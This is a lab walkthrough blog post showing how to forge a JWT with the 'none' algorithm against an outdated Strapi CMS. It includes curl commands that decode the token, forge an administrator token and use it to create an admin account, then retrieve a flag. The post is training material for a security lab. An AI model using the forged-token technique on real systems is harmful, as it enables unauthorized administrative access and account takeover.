Hacking JWT Tokens: The None Algorithm

Shivam Bathla Follow
May 31, 2020 · 5 min read

In our lab walkthrough series, we go through selected lab exercises on our AttackDefense Platform. Premium labs require a subscription, but you can sign in for free to try our community labs and view the list of topics — no subscription or VPN required!

Hello all, I am back with another common issue that might be leveraged to hack JWT tokens! Many times, the developers create the applications but don't update the dependencies / libraries either because the update process might break the existing application or they are not aware of the consequences that could happen due to this. Nevertheless, its a serious issue and can lead to compromise of the system as we will see in this post.

Prerequisites:

Some basic knowledge on JWT Tokens is a prerequisite for this lab. You can learn more on JWT from the following links:

1. Introduction to JSON Web Tokens
2. JWT RFC

Lab Scenario

We have set up the below scenario in our Attack-Defense labs for our students to practice. The screenshots have been taken from our online lab environment.

Lab: The None Algorithm

This lab environment consists of a target machine hosting Strapi CMS on port 1337.

The REST API backed by the CMS makes use of JWT-based authorization. However, the library code handling the JWT signature algorithm was not updated and was buggy!

Objective: Leverage the issue to get admin access on the CMS and retrieve the flag stored on it!

Solution:

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 11179  bytes 961671 (961.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13264  bytes 11233180 (11.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.14.147.2  netmask 255.255.255.0  broadcast 192.14.147.255
        ether 02:42:c0:0e:93:02  txqueuelen 0  (Ethernet)
        RX packets 719  bytes 13004383 (13.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 526  bytes 54146 (54.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26167  bytes 16818606 (16.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26167  bytes 16818606 (16.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

Retrieving the IP address of the host machine

The IP address of the machine is “192.14.147.2”

Therefore, the target REST API is running on 192.14.147.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.14.147.3:1337

```
root@attackdefense:~# curl 192.14.147.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```


Fingerprinting the CMS

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command: curl -H “Content-Type: application/json” -X POST -d ‘{“identifier”: “elliot”,”password”: “elliotalderson”}’ http://192.14.147.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.14.147.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   412  100   359  100    53   1282    189 --:--:-- --:--:-- --:--:--  1471
{
  "jwt": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ.RwNNHvOKZk8p6fICIeezuajDalK8ZSO
kEGMhZsRPFSk",
  "user": {
```



Issuing token for user “elliot”

The response contains the JWT Token for the user.

JWT Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ.RwNNHvOKZk8p6fICIeezuajDalK8ZSOkEGMhZsRPFSk

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Using base64 utility to decode the token.

Decoding the header part of the token retrieved in Step 3:

Command: echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d

Decoding the token header

Decoding the payload part of the token retrieved in Step 3:

Command: echo eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ | base64 -d

Decoding the token payload

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the “=” signs which serve as the padding character in base64 encoded data.

Step 5: Creating a forged token.

Since the secret key used for signing the tokens is not known, let's create a JWT token specifying the "none" algorithm.

Using base64 utility to generate the forged token.

Changing the signing algorithm to "none":

Command: echo -n '{"typ":"JWT","alg":"none"}' | base64

Creating forged token header (signing algo = "none")

Note: Remove all the trailing "=" from the output.

Modified Header: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0

Changing the id to "1" in the payload part of the token:

Command: echo -n '{"id":1,"iat":1573358396}' | base64

Setting id = 1 (admin)

Note: Remove all the trailing "=" from the output.

Note: In Strapi, the id is assigned as follows:

1. Administrator user has id = 1
2. Authenticated user has id = 2
3. Public user has id = 3

Since we are using "none" algorithm, no signing key would be used. So, the value for id could be forged and changed to 1 (Administrator).

Modified Payload: eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ

We will keep the signature part of the JWT Token as empty, since we are using the signature algorithm as “none”.

Forged Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ.

Note: Do not forget to place a trailing dot at the end of the payload section.

Using https://jwt.io to decode the forged token:

Decoding the forged token using https://jwt.io

The “Decoded” section shows that the token has been forged correctly.

Step 6: Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

Command: curl -X POST -H “Content-Type: application/json” -H “Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ.” http://192.14.147.3:1337/users -d ‘{ “username”: “test”, “email”: “test@test.com”, “password”: “password”, “role”:”1" }’ | jq

Note: The JWT token used in the Authorization header is the one created in the previous step, using the “none” algorithm.

Using the forged token to create a new user with admin privileges (role = 1)

The request for the creation of the new user succeeded. This means that the API supports the JWT tokens signed using the “none” algorithm.

Step 7: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.14.147.3:1337/admin

Login to the CMS admin panel

Step 8: Retrieving the secret flag.

Retrieving the secret flag

Open the Secretflags content type on the left panel.



Retrieving the secret flag (contd.)

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

Awesome, we got the flag!!

Flag: 6d58532b4cc01572953028

Lesson Learnt!! Make sure to keep the libraries / dependencies up-to-date. Otherwise, the issue as we have seen above can happen. And the consequences are not good at all!! It can lead to account takeover, data loss and more importantly, damage to the reputation of the party that got compromised.

Well, that's what I had for you guys today. If you enjoyed this post then make sure to check out my other posts in the *Hacking JWT Tokens* series.

References:

1. Strapi Documentation
2. JWT debugger

Jwt Json Web Token Rest Api Web Application Security Cybersecurity


Download on the
App Store


GET IT ON
Google Play